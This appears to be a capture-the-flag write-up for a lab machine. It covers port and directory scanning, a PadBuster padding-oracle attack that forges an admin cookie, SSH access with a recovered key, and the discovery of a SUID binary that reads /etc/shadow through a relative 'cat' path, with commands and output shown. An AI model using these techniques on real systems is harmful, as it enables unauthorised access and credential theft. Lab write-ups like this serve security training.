
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 15:27 IST
Nmap scan report for 10.10.10.18
Host is up (0.18s latency).
Not shown: 65438 closed tcp ports (reset), 95 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e1:92:1b:48:f8:9b:63:96:d4:e5:7a:40:5f:a4:c8:33 (DSA)
|   2048 af:a0:0f:26:cd:1a:b5:1f:a7:ec:40:94:ef:3c:81:5f (RSA)
|   256 11:a3:2f:25:73:67:af:70:18:56:fe:a2:e3:54:81:e8 (ECDSA)
|_  256 96:81:9c:f4:b7:bc:1a:73:05:ea:ba:41:35:a4:66:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: CompanyDev
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.45 seconds
```


2) Checked the website



3) Checked for more pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.18/FUZZ' -H 'Cookie: auth=JQSl%2BtM0s%2BYIKtrUZF440qzYjTZu6tSu' -e .php -ic -t 200

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.18/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Header           : Cookie: auth=JQSl%2BtM0s%2BYIKtrUZF440qzYjTZu6tSu
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.php                    [Status: 403, Size: 282, Words: 21, Lines: 11, Duration: 367ms]
                        [Status: 200, Size: 980, Words: 299, Lines: 47, Duration: 367ms]
index.php               [Status: 200, Size: 980, Words: 299, Lines: 47, Duration: 367ms]
images                  [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 382ms]
register.php            [Status: 200, Size: 1530, Words: 387, Lines: 60, Duration: 572ms]
login.php               [Status: 200, Size: 1486, Words: 397, Lines: 58, Duration: 553ms]
header.php              [Status: 200, Size: 672, Words: 220, Lines: 22, Duration: 236ms]
footer.php              [Status: 200, Size: 51, Words: 19, Lines: 8, Duration: 238ms]
css                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 269ms]
logout.php              [Status: 302, Size: 672, Words: 220, Lines: 22, Duration: 300ms]
classes                 [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 242ms]
```

4) We can enumerate user names with register




Vulnerability Assessment

1) The website uses encryption for cookie



2) The website shows padding information



it is vulnerable to padding oracle attack

https://medium.com/@masjadaan/oracle-padding-attack-a61369993c86


Exploitation


1) Logged in as admin by exploiting padding oracle

```
INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 975

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 1 ***

[+] Success: (93/256) [Byte 8]
[+] Success: (63/256) [Byte 7]
[+] Success: (102/256) [Byte 6]
[+] Success: (128/256) [Byte 5]
[+] Success: (6/256) [Byte 4]
[+] Success: (108/256) [Byte 3]
[+] Success: (171/256) [Byte 2]
[+] Success: (226/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): 671710e0294b8ec1
[+] Intermediate Bytes (HEX): 165292ff8499c3a2
[+] Plain Text: user=k

Use of uninitialized value $plainTextBytes in concatenation (.) or string at /usr/bin/padbuster line 361.
-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=k

[+] Decrypted value (HEX): 757365723D6B0202

[+] Decrypted value (Base64): dXNlcj1rAgI=

-------------------------------------------------------


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q padbuster 'http://10.10.10.18/index.php' 'YyH3jbnywaBnFxDgKUuOwQ==' 8 -cookies 'auth=YyH3jbnywaBnFxDgKUuOwQ==' -encoding 0 -error 'Invali
d padding'
```

```
[+] Content Length: 975

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

[+] Success: (196/256) [Byte 8]
[+] Success: (148/256) [Byte 7]
[+] Success: (92/256) [Byte 6]
[+] Success: (41/256) [Byte 5]
[+] Success: (218/256) [Byte 4]
[+] Success: (136/256) [Byte 3]
[+] Success: (150/256) [Byte 2]
[+] Success: (190/256) [Byte 1]

Block 2 Results:
[+] New Cipher Text (HEX): 23037825d5a1683b
[+] Intermediate Bytes (HEX): 4a6d7e23d3a76e3d

[+] Success: (1/256) [Byte 8]
[+] Success: (36/256) [Byte 7]
[+] Success: (180/256) [Byte 6]
[+] Success: (17/256) [Byte 5]
[+] Success: (146/256) [Byte 4]
[+] Success: (50/256) [Byte 3]
[+] Success: (132/256) [Byte 2]
[+] Success: (135/256) [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): 0408ad19d62eba93
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe

-------------------------------------------------------
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
-------------------------------------------------------


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q padbuster 'http://10.10.10.18/index.php' 'YyH3jbnywaBnFxDgKUuOwQ==' 8 -cookies 'auth=YyH3jbnywaBnFxDgKUuOwQ==' -encoding 0 -error 'Invali
d padding' -plaintext 'user=admin'
```

2) Found ssh keys





3) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh mitsos@10.10.10.18 -i id_rsa
sign_and_send_pubkey: no mutual signature supported
mitsos@10.10.10.18: Permission denied (publickey).

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa mitsos@10.10.10.18 -i id_rsa
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Aug 26 12:56:40 EEST 2024

  System load: 0.0               Memory usage: 5%   Processes:       193
  Usage of /:  48.3% of 2.76GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Tue Dec  7 17:41:53 2021 from 10.10.14.22
mitsos@LazyClown:~$ bash
mitsos@LazyClown:~$
```

Privilege Escalation

1) Found suid binary

```
mitsos@LazyClown:~$ ls
backup  cat  peda  user.txt
mitsos@LazyClown:~$ ls -al
total 64
drwxr-xr-x 5 mitsos mitsos 4096 Dec  7  2021 .
drwxr-xr-x 3 root   root   4096 Dec  7  2021 ..
-rwsrwsr-x 1 root   root   7303 May  3  2017 backup
-rw------- 1 mitsos mitsos  224 May  3  2017 .bash_history
-rw-r--r-- 1 root   root      1 May  3  2017 .bash.history
-rw-r--r-- 1 mitsos mitsos  220 May  2  2017 .bash_logout
-rw-r--r-- 1 mitsos mitsos 3637 May  2  2017 .bashrc
drwx------ 2 mitsos mitsos 4096 Dec  7  2021 .cache
-rw-rw-r-- 1 mitsos mitsos    0 Dec  7  2021 cat
-rw------- 1 mitsos mitsos 2524 May  2  2017 .gdb_history
-rw-rw-r-- 1 mitsos mitsos   22 May  2  2017 .gdbinit
-rw------- 1 root   root    46 May  2  2017 .nano_history
drwxrwxr-x 4 mitsos mitsos 4096 Dec  7  2021 peda
-rw-r--r-- 1 mitsos mitsos  675 May  2  2017 .profile
drwxrwxr-x 2 mitsos mitsos 4096 Dec  7  2021 .ssh
-r--r--r-- 1 mitsos mitsos   33 Aug 26 12:56 user.txt
mitsos@LazyClown:~$
```

2) it uses cat without absolute path we can change path to exploit it

```
mitsos@LazyClown:~$ ltrace ./backup
__libc_start_main(0x804841d, 1, 0xbffff7b4, 0x8048440 <unfinished ...>
system("cat /etc/shadow"cat: /etc/shadow: Permission denied
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                    = 256
+++ exited (status 0) +++
mitsos@LazyClown:~$
```

3) Exploited it